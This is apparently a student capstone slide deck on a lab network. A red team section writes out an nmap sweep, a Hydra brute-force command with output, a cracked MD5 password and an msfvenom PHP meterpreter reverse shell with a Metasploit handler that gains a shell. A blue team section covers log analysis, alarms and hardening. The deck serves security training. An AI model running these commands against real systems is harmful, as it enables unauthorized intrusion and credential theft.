



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1
OS: Windows
Hostname:
ML-RefVm-684427

IPv4: 192.168.1.90
OS:
Kali GNU/Linux Rolling
Linux.5.4.0-kali3-amd64
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux Ubuntu 18.04.4
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux Ubuntu 18.04.1
Hostname: server1

The background of the slide is a dark red, almost black, geometric pattern composed of numerous overlapping triangles and polygons, creating a complex, crystalline texture.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Jumpbox VM
ELK	192.168.1.100	ELK server providing SIEM software.
Kali	192.168.1.90	Attacking VM
server1	192.168.1.105	Victim Server

Recon: Describing the Target

Nmap identified the following hosts on the network:

```
root@Kali:~/Desktop# nmap -sn 192.168.1.*
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-05 21:19 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00061s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.00082s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.00086s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.79 seconds
root@Kali:~/Desktop#
```

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Listing Enabled on Apache Web Server	A user is able to use a web browser to read the full contents of directories on the Capstone Apache web server.	The revealed web browser files showed that the user Ashton had access to the directory: /company_folders/secret_folder/
Broken Authentication, weak password management	Weak passwords are used that are commonly found in dictionary wordlists, such as "rockyou". There are no lockouts for failed login attempts which allows for a brute force attack.	The brute force provided Ashton's password and subsequent access to: /secret_folder/ which revealed the password hash for Ryan.
Code Injection with a PHP reverse shell	Code injection allows an attacker to set up a PHP reverse shell listener on the victim's internal webdav directory.	A PHP file containing a malicious script was able to be uploaded creating a backdoor which created a shell allowing full network access.

Exploitation: Directory Listing Enabled on Apache

01

Tools & Processes


I was able to navigate to webpage hosted by the webserver @ <http://192.168.1.105> and then by clicking the links discovering the clue for the secret_folder.

02

Achievements

I was able to discover "secret" company files and information visible from the website.


03



Index of /company_folders/secret_folder

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

I can't believe that they have me managing the company_folders/secret_folder!

Exploitation: Broken Authentication, Weak Password Management

01

Tools & Processes

A brute force attack was engaged using Hydra. The CrackStation tool was used to decode a password hash.

02

Achievements

The brute force attack discovered the target employee password, allowing access to data within a sensitive directory. The decoded password hash allowed access to the company's internal server via the WebDav directory.

03

Brute Force command:

```
hydra -l ashton -P  
/usr/share/wordlists/rocky  
ou.txt -s 80 -f -vV  
192.168.1.105 http-get  
/company_folders/secret  
_fol der/
```

CrackStation tool:

www.crackstation.net

Exploitation: Broken Authentication, Weak Password Management

```
Shell No.1
File Actions Edit View Help
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 0] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-05 21:53:47
root@Kali:~/Desktop# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/
```

ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Exploitation: Code Injection with a PHP reverse shell

01

Tools & Processes

Using msfvenom, I was able to create the "youremin.php" file which contained the malicious code used to create a reverse shell. I was then able to upload the malicious file to the webdav file sharing server. Lastly all I had to do was navigate on my web browser to 192.168.1.105/webdav/youremin.php

Upon loading the web page the malicious script is run and the reverse shell is opened.

02

Achievements

After running the malicious code, I am able to use Metasploit to run a listening exploit that granted me access to a Meterpreter session which I was able to use for a shell, ultimately granting me root access and allowing me the prize of capturing the flag!

03

MSFVENOM Command:

```
msfvenom -p  
php/meterpreter/reverse_tcp  
LHOST=192.168.1.105  
LPORT=80 > youremin.php
```

Metasploit Commands:

```
msfconsole  
use exploit/multi/handler  
set payload  
php/meterpreter/reverse_tcp  
set LHOST 192.168.1.90  
set LPORT 80  
run  
meterpreter > shell
```

Exploitation: Code Injection with a PHP reverse shell

The image shows a Kali Linux desktop environment with three main windows:

- Webdav File Manager:** The top window shows a file manager interface for a webdav location at `dav://192.168.1.105/webdav/`. It displays a warning about using the root account and a list of files: `flag.txt`, `passwd.dav`, and `youremine.php`. A sidebar on the left shows the file system structure.
- Password Prompt:** A small dialog box titled "Enter password for webdav" is open, showing the username `ryan` and a masked password field. It includes options to forget the password or remember it.
- Terminal Window:** A terminal window titled "Shell No.1" shows the execution of a Metasploit (msf5) exploit. The commands and output are as follows:

```
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 80
LPORT => 80
msf5 exploit(multi/handler) > run


[*] Started reverse TCP handler on 192.168.1.90:80
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:80 -> 192.168.1.105:47840) a
t 2021-04-05 22:35:43 -0700

meterpreter > 
```

Exploitation: Code Injection with a PHP reverse shell

```
Shell No.1
File Actions Edit View Help
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.90:80
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 4 opened (192.168.1.90:80 → 192.168.1.105:47996) at 2021-04-05 22:48:04 -0700

meterpreter > shell
Process 2631 created.
Channel 0 created.
ls
flag.txt
passwd.dav
youremine.php
cat flag.txt
bing0w@5h1sn@m0
█
```





Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- What time did the port scan occur? March 16, 2021 @ 19:32:30
- How many packets were sent, and from which IP? A total 400 packets were sent with 80 for 4 consecutive 10 second intervals and 40 for the last 2 10 second intervals all coming from the Kali VM 192.168.1.90
- What indicates that this was a port scan? The multitude of varying destination ports at exactly the same moment.




Analysis: Finding the Request for the Hidden Directory

- What time did the request occur? How many requests were made? There were two requests made on April 6, 2021 @ 04:34:45:443 and @ 04:34:45:448




- Which files were requested? What did they contain? The connect_to_corp_server was requested and ...



Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack?

16,842 requests were made during the Brute Attack using Hydra




Analysis: Uncovering the Brute Force Attack

- How many requests had been made before the attacker discovered the password? 16,840 within a span of a minute and 10 seconds




Analysis: Finding the WebDAV Connection

- How many requests were made to this directory? 234 requests




Analysis: Finding the WebDAV Connection

- Which files were requested? The requested files in the /webdav/ directory include the passwd.dav the yourmine.php (my malicious script file) and the flag.txt (the proof of exploit)



This was the first occurrence of my slipping in the yourmine.php file for my backdoor shell connection.

```
> Mar 5, 2021 @ 04:10:32.448 url.path: /webdav/yourmine.php http.request.method: put @timestamp: Mar 5, 2021 @ 04:10:32.448
event.kind: event event.category: network_traffic event.dataset: http event.duration: 3.7
event.start: Mar 5, 2021 @ 04:10:32.448 event.end: Mar 5, 2021 @ 04:10:32.452
agent.ephemeral_id: f61ffa07-8198-4686-8520-8b3f129c8e6b agent.hostname: server1 agent.id: de2238f6-
73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat client.ip: 192.168.1.90
```



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans

- Alert whenever a port scan is detected from a non-approved, external IP address.
- A possible threshold is 10 scanned ports within a single second..

System Hardening

What configurations can be set on the host to mitigate port scans?

- Open secure HTTPS port 443, and if possible, block unsecured HTTP port 80 from outside access.
- Set up the router to direct all web traffic to HTTPS port 443.-Use an Intrusion Detection Service (IDS) or Intrusion Prevention Service (IPS) to identify and block traffic from external IP addresses that are making the port scans.
- Close SSH port 22 and any other ports not being used.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- An alert to flag any login attempts from an unauthorized external IP or MAC address.
- A possible threshold is one successful login within one second, or three unsuccessful logins within 30 seconds.

System Hardening

What configuration can be set on the host to block unwanted access?

- Establish multi-factor authentication upon the login prompt, with reference to Ashton removed.
- Mentions to this file from other file paths and directories should be removed, as well as mentions to the file within Ashton's employee profile.
- Establish further access controls to hide this folder from non-authorized users.
- Create user credentials for Ashton, remove Ryan's name and password hash within file.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- An alert anytime one value within the `user_agent.original` field of the request contains 'Hydra'.
- A possible threshold is would be any Hydra mention within one second.
- An alert anytime a large or unusual amount of 401 (Unauthorized) status codes are generated from one MAC or IP address.
- A possible threshold is 30 "401" status codes generated within 5 minutes or any one "200 - OK" status code from an unknown/untrusted MAC or IP address.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Once the 401 status code threshold has been reached, block all traffic from the offending IP address.
- Additionally
 - Strong Password Policy
 - Multi-Factor Authentication
 - Security Questions
 - Use of a "CAPTCHA"

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- An alert anytime an unauthorized IP or MAC address attempts to access the WebDav directory.

System Hardening

What configuration can be set on the host to control access?

- Disable WebDAV, and use a more secure Cloud file-editing and sharing programs, such as Microsoft OneDrive or Google Drive.
- Whitelist known and trusted IP addresses for restricted files by modifying the `/etc/httpd/conf/httpd.conf` file

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- An alert anytime a php, exe or other suspicious file is set within the WebDAV directory.
- An alarm for if the `http.request.method` "PUT" was used by an outside or untrusted IP address.

System Hardening

What configuration can be set on the host to block file uploads?

- Allow only specific remote IP addresses and ports for required services.
- -Set up a proxy server with tightly controlled destination restrictions.
- Remove the ability to upload files to this directory over a web interface.
- Prevent code injection and other possible exploits by **regularly patching all web servers and applications!**

*The
End*